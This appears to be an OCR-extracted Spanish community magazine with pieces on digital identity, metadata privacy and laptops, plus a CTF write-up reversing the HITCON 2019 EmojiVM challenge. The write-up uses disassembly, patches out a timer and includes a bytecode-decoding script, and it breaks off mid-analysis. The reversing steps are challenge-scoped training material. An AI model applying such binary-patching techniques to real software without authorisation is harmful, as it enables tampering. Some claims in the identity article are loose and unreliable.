Pues así es que funciona, se crea un certificado PKI (clave pública y privada) con el cual es posible firmar en la navegación para que sepan **quién** es, sin tener que entregar todos los datos que hacen los sistemas modernos de monitoreo.



También el uso de estos sistemas nos centra en un nuevo paradigma informático denominado: "Identidades" con lo cual podemos garantizar que somos nosotros los que estamos consumiendo x o y servicio, sin tener que presentar como prueba de identidad un usuario y una contraseña, estos sistemas son la revolución anticipada de la verificación de la identidad en línea utilizando tecnologías emergentes centradas al usuario el estándar ***OpenID o Microsoft Windows CardSpace***. **Conforman nuestra identidad o perfil digital**. Como ya lo vemos **con Microsoft y sus sistemas** Single sing on que no es **más** que **El Inicio de Sesión Único o Inicio de Sesión Unificado** es un procedimiento de autenticación que habilita a un usuario determinado para acceder a varios sistemas con una sola instancia de identificación.

Otro **paradigma que surge son las llamadas:** identidad digital auto-soberana de la cual podemos decir que es factor esencial en nuestras vidas**,** en una sociedad donde todo lo que hacemos gira en torno a la identidad. Y con fácil acceso a ella, nuestros aspectos industriales pueden realmente brillar.

En realidad, nuestras identidades están abandonando lentamente el antiguo sistema basado en papel y avanzando hacia la identidad digital.

Blockchain se pinta solo para esta mejora en los sistemas de identidad, con los cuales, podemos garantizar la identidad de una persona por medio de la firma digital de un certificado privado, el cual **está** protegido con criptografía de PKI y un sistema de certificado x509 y un sistema de hash sha 256.
Algunos de los **proyectos que ya trabajan sobre la temática** son:

- Blockpass **-** www.blockpass.org
- Floración **–** bloom.co
- Civic - www.civic.com
- Identity - Identity.com
- Sovrin - sovrin.org
- uPort - www.uport.me

Como también podemos encontrar un **framework Open Source** para crear nuestro propio software basado en identidad digital auto-soberana:

- **Indy** - www.hyperledger.org/projects/hyperledger-indy

Actualmente existen miles y miles de artículos que nos cuentan **cómo usar las contraseñas de manera segura**, pero **¿por qué no nos hablan de cómo dejar de usarlas para poder ser más independientes?**

El uso de sistemas KPI es bastante robusto el problema **tratándose de** algo **más** personal, al tener un certificado digital, solo el propietario del certificado puede reclamar su autenticidad, eso quiere decir que si **extraviamos** ese certificado probablemente **se pierda** la i**nformación que esta oculta con é**l (da miedo**...** **¿**verdad**?**) por eso es mejor siempre dejar la seguridad con alguien **más** total, si **él** no puede proteger esas credenciales, es su culpa, ¡fácil!


Pero si aun después de leer esto, seguimos diciendo que es preferible usar **contraseñas seguras**, tenemos una buena página para ustedes: (obviamente no es buena idea poner nuestro password exacto, es recomendable cambiar alguna letra o número por si las dudas)

- password.kaspersky.com/mx/

Esta página permite hacer un análisis rápido de cuánto tiempo tardaría una computadora en descifrar nuestro password aunque un poco fuera de la realidad, pero nos mantiene en nuestra falsa idea de seguridad.

Tampoco olvidemos que existen **sistemas biométricos**, los cuales son bastante prácticos de utilizar y se ajustan bastante bien con sistemas 2FA como: **Sign in with Apple,** un servicio incluido dentro de las novedades de iOS 13, compatible con el resto de Sistemas Operativos, que permitirá (obligatoriamente) a los desarrolladores añadir un nuevo botón para que el usuario pueda **iniciar sesión y crear una cuenta en las aplicaciones o webs de una forma más segura.**

*En lo personal me gusta bastante por ejemplo se utiliza en las **aplicaciones** de bancos o plataformas de intercambio de criptomonedas como Bitso.*



en conclusión...

Existen en estos tiempos distintas maneras de relacionar nuestros datos personales a sistemas informáticos, lo que no tenemos en cuenta es la información que estos sistemas informáticos están adquiriendo y que están haciendo ellos con esta información.


Actualmente vivimos en la era de la información, ¡sí! eso suena muy gracioso, pero es verdad, nunca en toda la época del ser humano la información había tenido tanto valor como en la que estamos actualmente, así que la próxima vez que ingresen a una página y les pida información de hasta cuantas ventanas tiene su casa para crearse una cuenta, recuerden que los están viendo como un producto y no como un consumidor.

METADATOS

PRIVACIDAD

En la **era digital** donde es de vital importancia proteger nuestra privacidad, debido a la gran abundancia de contenidos, servicios y redes sociales en las que nos vemos involucrados. Es verdad que la mayoría de los servicios y redes sociales eliminan dicha información al adjuntar una foto, documento o archivo, pero ¿Qué pasa si no es así? ¿Y si guardan esa información para ellos? ¿Qué podemos hacer al respecto?
Nos concentraremos en dar respuesta a estas preguntas, además de algunos consejos/sugerencias que podemos tomar en cuenta para proteger nuestra privacidad.

Escrito por: **@MARKLL5** EN COLABORACIÓN CON **UNDERC0DE**



Consultor Web. SEO, SEM, Marketing de contenidos. Administración de Base de Datos. Marketer y Webmaster. CEO de www.redbyte.com.mx y www.cerohacking.com.

Contacto:
www.redbyte.com.mx

Los metadatos no son otra cosa que **identificaciones acerca de los datos** tal y como lo define la página web de geoidep. Es decir, que los metadatos son los encargados de guardar la información de los archivos, estos pueden ser por ejemplo contenido, calidad, condiciones, historial, disponibilidad, etc. En un ordenador podemos encontrar datos de los datos como la hora en que se creó un archivo, la fecha, nombre, autor, nombre del equipo en que se editó o modificó etc.

Como podemos ver son los encargados de almacenar la información de un archivo y mostrar al usuario cuando esté ocupé recopilar algo importante de ello. Es muy útil el uso de estos porque nos ayuda a saber con exactitud la fecha en que un archivo se ha creado y a veces con que tecnología se hecho.

También es importante porque nos ayuda a saber quién lo ha creado y quien ha modificado dichos archivos. Y por si fuera poco también nos da la hora. Hay muchos más datos que se guardan, pero en esta ocasión solo daremos énfasis a las principales y más comunes.

Por **ejemplo**, una fotografía, cuando se ha tomado fotografía y decidimos copiar está a nuestro ordenador podemos obtener información como:

- Tipo de cámara que capturó esa fotografía
- Fecha
- Hora
- Pixeles que tiene
- Nombre
- Si ha sido modificada
- Tamaño
- Formato
- Autor

Es una herramienta muy interesante que nos proporciona mucho a la hora de confirmar algo. Podemos darnos cuenta esta información puede resultar potencialmente peligrosa en manos de personas equivocadas si su objetivo es hacernos daño, le resulta útil, es decir quien tenga la información general de algunos de nuestros archivos lo puede utilizar en nuestra contra. Ahora que sabemos que nuestra información es peligrosa en manos equivocadas debemos saber que podemos hacer para proteger esa información y sobre todo nuestra **privacidad**.

Sucede muchas veces cuando decidimos subir una fotografía a una o varias de nuestras redes sociales. Los metadatos acompañan a esa fotografía. Pero ¿que sabemos de esto?

¿CÓMO PROTEGER NUESTRA PRIVACIDAD?

Debemos de eliminar cualquier rastro de nuestra información. Existen 2 formas de eliminarla.

1. Eliminar nuestra información de cualquier archivo, documento o imagen mediante la opción en Windows al dar clic derecho en el archivo del cual deseamos eliminar la información. Después tenemos que ir a "detalles" y en la parte de abajo damos en la opción de "información personal". Se encuentra la opción de eliminar algunas fracciones de información o toda la información. Queda a nuestra elección que información eliminar.

2. Eliminar nuestra información utilizado un programa que haga dicha función. Uno de los mejores **programas para eliminar los metadatos** es "**exif tag remover**", se encarga de eliminar toda información y rastro de cualquier documento, archivo o programa. Además, en el caso de las fotografías es capaz de eliminar información más sensible como recortes, ediciones y presentaciones. Ayudando a evitar se muestre partes de una fotografía que no queremos que sea visible. Existen muchos más programas y funciones, hay que indagar cual se adapte a nuestras necesidades.

> *Cabe enfatizar que las redes sociales como Facebook, Twitter y en ocasiones YouTube eliminan información de los **metadatos** al subir una imagen, video o archivo. Pero nunca está de más tomar estas medidas de seguridad, ya que solo basta con una foto para obtener información privilegiada de nosotros. Procuremos tenerlo en cuenta por nuestro bien.*

LAPTOPS: PERDIENDO SU PRIVILEGIO

DEBATES

En la actualidad nos encontramos totalmente vinculados con la tecnología, sin importar si pertenecemos o no al mundo de la informática/sistemas, es decir casi cualquier área cuenta con tecnología integrada en su día a día, mínimo 1 dispositivo se encuentra en cada hogar, ya sea por trabajo, estudios, o simplemente entretenimiento.

Escrito por: @**DENISSE** | **CO-ADMIN** UNDERC0DE

Informática de profesión, adicta al mundo de la tecnología, involucrada en el gremio educativo con énfasis informático, participante en el desarrollo de un proyecto educativo que fomenta la lectura en niños. Moderadora de los subforos Debates y Diseño Gráfico, partidaria de redactar temas que causen distintas opiniones y que sean de interés de la comunidad, gusta del Diseño, aunque no por profesión, pero si por afición, y ferviente colaboradora en el foro Underc0de, participando por pasión a la comunidad.

Contacto:
underc0de.org/foro/profile/Denisse

Utilimamente los usuarios recurren cada vez menos a las laptops para realizar cosas habituales en el mundo de la tecnología, adoptando el Smartphone o Tablet como su dispositivo principal para hacer sus actividades digitales más cómodamente.

La innovación y mayor tecnología integrada en un teléfono inteligente gana terreno entre consumidores. Evidentemente estamos en una era donde todo se hace **más portable, más cómodo de llevar**.

pero... ¿existirá un dispositivo que reemplace a las laptops por completo?

No podemos dejar de notar que cada día los usuarios exigen mejores equipos para cumplir con sus expectativas.

Aunque son portátiles no entran en competencia con los móviles que se han convertido en una extensión de nosotros, a donde vayamos estos van con nosotros, tomando en cuenta que los dispositivos móviles que han evolucionado más rápidamente que las computadoras lo que va dejando atrás en el avance tecnológico, no decimos que sean arcaicas, pero su portabilidad si es menos ventajosa.

A pesar que de que hay Smartphone o Tablet marcan referencia con tecnología más potente e innovadora que una laptop, no cuentan con ciertos accesorios como por ejemplo un cursor y esa se vuelve una **limitante**, existen dispositivos híbridos (táctil/hardware) adaptándose al entorno actual, cambiando la forma en que interactuamos con los dispositivos, aunque hay tareas que no es que se puedan realizar en los Smartphone o Tablet, pero resulta más eficiente realizarlo en un ordenador, lo que hace que no podamos prescindir de las laptops.

El pasado 14 de enero fecha que se cumplió el plazo para el fin de soporte para el Sistema Operativo de Windows 7 dando una pauta más para el fin de las computadoras personales, Microsoft deja un mensaje de que por motivos de soporte y seguridad debían migrar a Windows 10, pero si tenemos en cuenta los usuarios de Windows 7 tenían un especial aprecio por dicho S.O. además de ellos, las características de sus equipos muy posiblemente sino que lo más seguro no cuenta con las características de hardware que requiere Windows 10 y teniendo en cuenta que adquirir un equipo de mejor arquitectura no es accesible para todo mundo como decir "ok, mañana adquiero una computadora nueva con Windows 10", haciendo más factible para muchos optar por un dispositivo móvil o Tablet potente que una nueva computadora, dependiendo del uso que le den, claro está, si bien para un porcentaje de usuarios activos de Windows 7 será imprescindible comprar una computadora dependiendo del uso, para otros puede ser opción migrar con el mismo equipo a una distribución de Linux.

Si bien el problema radica en el tipo de usuario, para unos bastará con un iPad/Tablet/Smartphone para sus tareas, para otros no es así, como por ejemplo escribir un documento o trabajar una hoja de cálculo; y sin duda el mundo “gamer”. Será más razonable la convergencia de un sistema operativo, sin olvidar que al final habrá que ver cómo evoluciona el mercado y sobre todo la tendencia tecnológica.

REVERSING THE SECRET OF THE EMOJI VIRTUAL MACHINE

CAPTURE THE FLAG / RETOS

Un CTF (Capture The Flag/Captura la bandera). Son competencias que permiten poner a prueba nuestras habilidades sobre hacking por medio de retos de diferentes modalidades que tendremos que resolver para conseguir la famosa **flag** que es un código (Por ejemplo: *fl4g<W3lc0m3_t0_CTF}* que permite confirmar a la plataforma del desafío que hemos sido capaces de resolver el reto y normalmente, va acompañada de una compensación con puntos o premio. La cantidad de puntos irá relacionada con la complejidad del reto y/o tiempo/personas en resolverlo. Por ejemplo, si el reto principalmente vale 100 puntos y hemos sido los 2º en resolverlo, pues el 1º habrá ganado 100 puntos, nosotros (2º) 99 puntos, el 3º 98 puntos, etc.

Escrito por: **@LEHAG07** EN **COLABORACIÓN CON** UNDERC0DE

Integrante del Mayas CTF Team equipo orgullosamente mexicano con una meta en común, poner el nombre de México en lo más alto en competiciones tipo CTF a nivel mundial,

Contacto:

Blog: mayas-ctf-team.blogspot.com

Redes Sociales:

Twitter: @lehag07

Agradecemos a @ArdaArda **por el contacto**

os CTFs tienen un tiempo límite para resolver el mayor número de retos posibles y sirven para:

- Adquirir conocimientos y experiencia en el entorno de la seguridad informática.
- Poner a prueba nuestras habilidades de hacking de forma legal y controlada.
- Mejorar nuestro currículum vitae.
- Lo más importante.... ¡Para divertirnos!

Reversing the secret of the emoji virtual machine fue un reto fue presentado durante el ***CTF de Hitcon Quals 2019*** donde participó el equipo Mayas. La única descripción que nos daba el reto fue:

"A simple VM that takes emojis as input! Try figure out the secret!".

Describiremos la solución que propusimos para resolver el reto.

SOLUCIÓN

Identificando el archivo emojivm-d967bd1b53b927820de27960f8eec7d7833150ca.zip

1. Abrimos una terminal en donde se encuentra nuestro archivo.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$
```

2. Listamos los archivos del directorio actual.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$ ls -l
total 880
-rw-rw-r-- 1 lehag lehag 898690 oct 16 21:40 emojivm-d967bd1b53b927820de27960f8eec7d7833150ca.zip
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$
```

3. Calculamos la suma **SHA1** del archivo llamado **emojivm-d967bd1b53b927820de27960f8eec7d7833150ca.zip** para conocer su integridad.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$ sha1sum emojivm-
d967bd1b53b927820de27960f8eec7d7833150ca.zip
d967bd1b53b927820de27960f8eec7d7833150ca emojivm-
d967bd1b53b927820de27960f8eec7d7833150ca.zip
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$
```

Es la misma que la asociada con el archivo que proporciona el desafío.

4. Identificamos el tipo de archivo emojivm-d967bd1b53b927820de27960f8eec7d7833150ca.zip.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$ file emojivm-
d967bd1b53b927820de27960f8eec7d7833150ca.zip
emojivm-d967bd1b53b927820de27960f8eec7d7833150ca.zip: Zip archive data, at least v1.0 to extract
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$
```

Es un archivo Zip.

5. Descomprimimos el archivo emojivm-d967bd1b53b927820de27960f8eec7d7833150ca.zip.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$ unzip emojivm-
d967bd1b53b927820de27960f8eec7d7833150ca.zip
Archive: emojivm-d967bd1b53b927820de27960f8eec7d7833150ca.zip
creating: emojivm_misc/
inflating: emojivm_misc/answer.txt
inflating: emojivm_misc/readme.txt
[snipped]
inflating: emojivm_reverse/chal.evm
inflating: emojivm_reverse/emojivm
inflating: emojivm_reverse/readme.txt
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$
```

IDENTIFICANDO EL DIRECTORIO EMOJIVM_REVERSE

6. 1. Listamos los archivos del directorio actual.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$ ls -l
total 892
-rw-rw-r-- 1 lehag lehag 898690 oct 16 21:40 emojivm-d967bd1b53b927820de27960f8eec7d7833150ca.zip
drwxr-xr-x 2 lehag lehag 4096 oct 10 16:37 emojivm_misc
drwxr-xr-x 2 lehag lehag 4096 oct 10 16:52 emojivm_pwn
drwxr-xr-x 2 lehag lehag 4096 oct 10 16:38 emojivm_reverse
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$
```

Obtenemos 3 directorios cuando descomprimimos el archivo emojivm-d967bd1b53b927820de27960f8eec7d7833150ca.zip:

- emojivm_misc/
- emojivm_pwn/
- emojivm_reverse**/**

Pero para este desafío, nos centraremos en el contenido del directorio **emojivm_reverse.**

2. Nos cambiamos al directorio **emojivm_reverse.**

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM$ cd emojivm_reverse/
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$
```

3. Listamos los archivos del directorio actual.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$ ls -l
total 96
-rw-r--r-- 1 lehag lehag 30483 oct 7 10:00 chal.evm
-rw-r--r-- 1 lehag lehag 59536 oct 7 10:00 emojivm
-rw-r--r-- 1 lehag lehag 21 oct 10 16:38 readme.txt
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$
```

El desafío nos proporciona tres archivos:

- chal.evm
- emojivm
- readme.txt

Identificando el archivo readme.txt

1. Identificamos el tipo de archivo readme.txt.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$ file readme.txt
readme.txt: ASCII text
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$
```

Es un texto ASCII.

2. Mostramos el contenido del archivo readme.txt.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$ cat readme.txt
./emojivm ./chal.evm
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$
```

Indica cómo ejecutar el programa emojivm.


Identificando el archivo chal.evm

1. Identificamos el tipo de archivo chal.evm.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$ file chal.evm
chal.evm: UTF-8 Unicode text, with very long lines, with no line terminators
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$
```

Es un texto UTF-8 Unicode.

2. Mostramos el contenido del archivo chal.evm.



Contiene un conjunto de diferentes emojis.

Identificando el archivo emojivm

1. Identificamos el tipo de archivo emojivm.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$ file emojivm
emojivm: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for
GNU/Linux 3.2.0, BuildID[sha1]=48b4ebda5543d884a9be015a4c789386420f5fce, stripped
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$
```

Es un programa de tipo ELF de 64 bits cuyos símbolos de debuggeo han sido eliminados.

ejecutando el programa emojivm

1. Asignamos permisos de ejecución al programa emojivm.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$ chmod +x emojivm
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$
```

2. Ejecutamos el programa emojivm.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$ ./emojivm chal.evm
**********************************
*
*
*
Welcome to
*
*
EmojiVM 😂😂😮       *
😂😂
⏬ 😂 *
*
The Reverse Challenge
*
*
*
**********************************
Please input the secret:
```

Pide un secreto.

3. Insertamos alguna cadena como entrada.

```
ACB123
😭
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$
```

Imprime el emoji de cara llorando. Por lo tanto, es necesario desensamblar y depurar el programa emojivm para comprender cómo funciona.

desensamblando y depurando el programa emojivm

1. Desensamblamos y depuramos el programa **emojivm** con **IDA.**
2. **IDA** presenta la función principal del programa. Espera recibir el archivo llamado **chal.evm** como parámetro de línea de comandos.

```
push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 58h
mov     [rbp+argc], edi
mov     [rbp+argv], rsi
mov     rax, fs:28h
mov     [rbp+var_18], rax
xor     eax, eax
cmp     [rbp+argc], 2
jz      short loc_556771609FE5
```

Figura 1. La función principal del programa emojivm

En caso de que el usuario no proporcione el archivo chal.evm, el programa imprime el mensaje "Usage: ./emojivm <source_file>" De lo contrario, el programa continúa con su ejecución.

```
lea     rdi, s ; "Usage: ./emojivm <source_file>"
call    _puts
mov     edi, 1 ; status
call    _exit
```

Figura 2. El mensaje de cómo usar el programa emojivm

3. El programa implementa un temporizador que finaliza la ejecución del mismo si el usuario no interactúa con él después de un minuto.

```
                        call    _signal
                        mov     edi, 3Ch ; '<'  ; seconds
loc_555555556FE5:       call    _alarm
call    setTimer        nop
                        pop     rbp
                        retn
                        setTimer endp
```

Figura 3. El temporizador del programa emojivm.

Es tedioso depurar el programa de esta manera, porque termina después de un minuto. Por esta razón, decidimos parchar la función renombrada aquí como setTimer con instrucciones NOP.

4. La siguiente función renombrada initEmojiValues inicializa cada valor para cada emoji que se utilizará como bytecode.

```
nop     ; Before, setTimer
nop
nop
nop
call    initEmojiValues
```

```
mov     [rbp+var_C], 1F233h
lea     rax, [rbp+var_C]
mov     rsi, rax
lea     rdi, unk_556771815180
call    sub_55677160CCB4
mov     dword ptr [rax], 1
mov     [rbp+var_C], 2795h
```

Figura 4. La función initEmojiValues inicializa cada valor para cada emoji.

5. La función renombrada readChalEvmFile lee el contenido del archivo chal.evm.

```
lea     rax, [rbp+fd] ; 3
mov     rsi, rdx ; Pointer to the file chal.evm
mov     rdi, rax ; 3
call    readChalEvmFile
```

Figura 5. La función readChalEvmFile lee el contenido del archivo chal.evm.

6. Hay una función renombrada executeEmojiBytecodes, que traduce de emoji a bytecodes en la VM (Virtual Machine).

```
lea     rax, [rbp+fd] ; File descriptor of the file chal.evm
mov     rdi, rax
call    executeEmojiBytecodes
```

Figura 6. La función executeEmojiBytecodes traduce de emoji a bytecodes.

7. Dentro de la función executeEmojiBytecodes, hay un bloque de código y una función renombrada getEmojiValueInVM que nos permite determinar el valor de cada emoji en la VM.

```
mov     eax, [rbp+i]
movsxd  rdx, eax
mov     rax, [rbp+chal_evm_file]
mov     rsi, rdx
mov     rdi, rax
call    __ZNSt7__cxx1112basic_stringIwSt11char_traitsIwESaIwEEixEm
mov     eax, [rax] ; read chal.evm[i] | i = 0, 1, ..., n
mov     [rbp+emoji_code], eax
```

```
mov     edi, eax
call    getEmojiValueInVM
cdqe
```

Figura 7. Cada emoji se interpretará como un bytecode en la VM.

La función anterior nos ayudó a construir la siguiente relación entre instrucciones y datos en la VM. Tabla[5] 1

Emoji	Código	Instrucción/Dato	Caso
	0x1f233	NOP	1
+	0x2795	ADD j + k	2
−	0x2796	SUB j - k	3
✕	0x274c	MUL j * k	4
?	0x2753	MOD j % k	5
⊠	0x274e	XOR j ^ k	6
	0x1f46b	AND j & k	7
	0x1f480	LT	8
100	0x1f4af	EQ	9
	0x1f680	JMP	10
	0x1f236	JNE	11
	0x1f21a	JE	12
	0x23ec	PUSH	13
-	-	POP	14
	0x1f4e4	LOAD chunk(j).at(k)	15
	0x1f4e5	STORE chunk(j).at(k) = l	16
	0x1f195	NEW	17
-	-	DELETE	18
	0x1f4c4	SCANF	19
	0x1f4dd	PRINTF	20
-	-	WRITE (Imprime carácter a carácter hasta '\0')	21
-	-	WRITE2 (Imprime un carácter en su representacion decimal)	22
	0x1f6d1	EXIT	23
	0x1f600	0x0	-
	0x1f601	0x1	-
	0x1f602	0x2	-
	0x1f923	0x3	-
	0x1f61c	0x4	-
	0x1f604	0x5	-
	0x1f605	0x6	-
	0x1f606	0x7	-
	0x1f609	0x8	-
	0x1f60a	0x9	-
	0x1f60d	0xa	-

Tabla 1. Relación entre instrucciones y datos en la VM.

[5] **Tabla 1 Relación entre instrucciones y datos en la VM** mayas-ctf-team.blogspot.com/2019/10/reversing-secret-of-emoji-virtual.html

La VM implementa una instrucción switch que contiene 23 casos de acuerdo con las operaciones que se ejecutarán, como se muestra en la Tabla 1. La siguiente Figura muestra una visión general de los casos anteriores.




Figura 8. La VM implementa 23 casos que representan cada instrucción a ejecutar.

Generando el código ensamblador de los bytecodes emoji

1. Programamos un script para traducir los bytecodes asociados con cada emoji a instrucciones de ensamblador y comprender su flujo de ejecución en la VM.

```
#!/usr/bin/env python3
## Author: lehag
## Code: emoji_asm.py

def fromEmojiBytecodesToASM(data):
    k  = 0;
    for i in range(0, len(data)):
        if(hex(ord(data[i])) == '0x1f233'):
            print("{:08x} NOP".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x2795'):
            print("{:08x} ADD j + k".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x2796'):
            print("{:08x} SUB j - k".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x274c'):
            print("{:08x} MUL j * k".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x2753'):
            print("{:08x} MOD j % k".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x274e'):
            print("{:08x} XOR j ^ k".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f46b'):
            print("{:08x} AND j & k".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f480'):
            print("{:08x} LT".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f4af'):
            print("{:08x} EQ".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f680'):
            print("{:08x} JMP".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f236'):
            print("{:08x} JNE".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f21a'):
            print("{:08x} JE".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x23ec'):
            print("{:08x} PUSH".format(k), end=" ");
            k += 2;
        elif(hex(ord(data[i])) == '0x1f4e4'):
            print("{:08x} LOAD chunk(j).at(k)".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f4e5'):
            print("{:08x} STORE chunk(j).at(k) =
1".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f195'):
            print("{:08x} NEW".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f4c4'):
            print("{:08x} SCANF".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f4dd'):
            print("{:08x} PRINTF".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f6d1'):
            print("{:08x} EXIT".format(k));
            k += 1;
        elif(hex(ord(data[i])) == '0x1f600'):
            print("0x0");
        elif(hex(ord(data[i])) == '0x1f601'):
            print("0x1");
        elif(hex(ord(data[i])) == '0x1f602'):
            print("0x2");
        elif(hex(ord(data[i])) == '0x1f923'):
            print("0x3");
        elif(hex(ord(data[i])) == '0x1f61c'):
            print("0x4");
        elif(hex(ord(data[i])) == '0x1f604'):
            print("0x5");
        elif(hex(ord(data[i])) == '0x1f605'):
            print("0x6");
        elif(hex(ord(data[i])) == '0x1f606'):
            print("0x7");
        elif(hex(ord(data[i])) == '0x1f609'):
            print("0x8");
        elif(hex(ord(data[i])) == '0x1f60a'):
            print("0x9");
        elif(hex(ord(data[i])) == '0x1f60d'):
            print("0xA");
with open("chal.evm", 'r') as fd:
  data = fd.read();

fromEmojiBytecodesToASM(data);
```

2. Ejecutamos el script anterior y obtenemos las instrucciones en ensamblador de los bytecodes emoji.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$ python3 emoji_asm.py
00000000 NOP
00000001 NOP
00000002 NOP
00000003 PUSH 0x6
00000005 PUSH 0xA
[snipped]
```

```
00002275 STORE chunk(j).at(k) = 1
00002276 PUSH 0x0
00002278 PRINTF
00002279 EXIT
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$
```

el proceso de validación

1. Una vez que entendemos el código ensamblador y después de depurar la ejecución del programa, se observa que la VM ejecuta 4 pasos para validar el secreto de entrada:
   - Longitud del secreto
   - Formato del secreto
   - Serie de operaciones realizadas
   - Valores finales

Longitud del secreto

1. Primero, el programa llamado emojivm cuenta la cantidad de caracteres que ingresamos, comparando cada carácter del secreto hasta que llega al caracter '\ n' o '\ 0', Figura 9.




Figura. El programa cuenta el número de caracteres del secreto.

Si el conteo no es igual a 0x18 (24), el programa imprime el emoji de cara llorando y finaliza su ejecución. De lo contrario, el programa continúa con su ejecución.

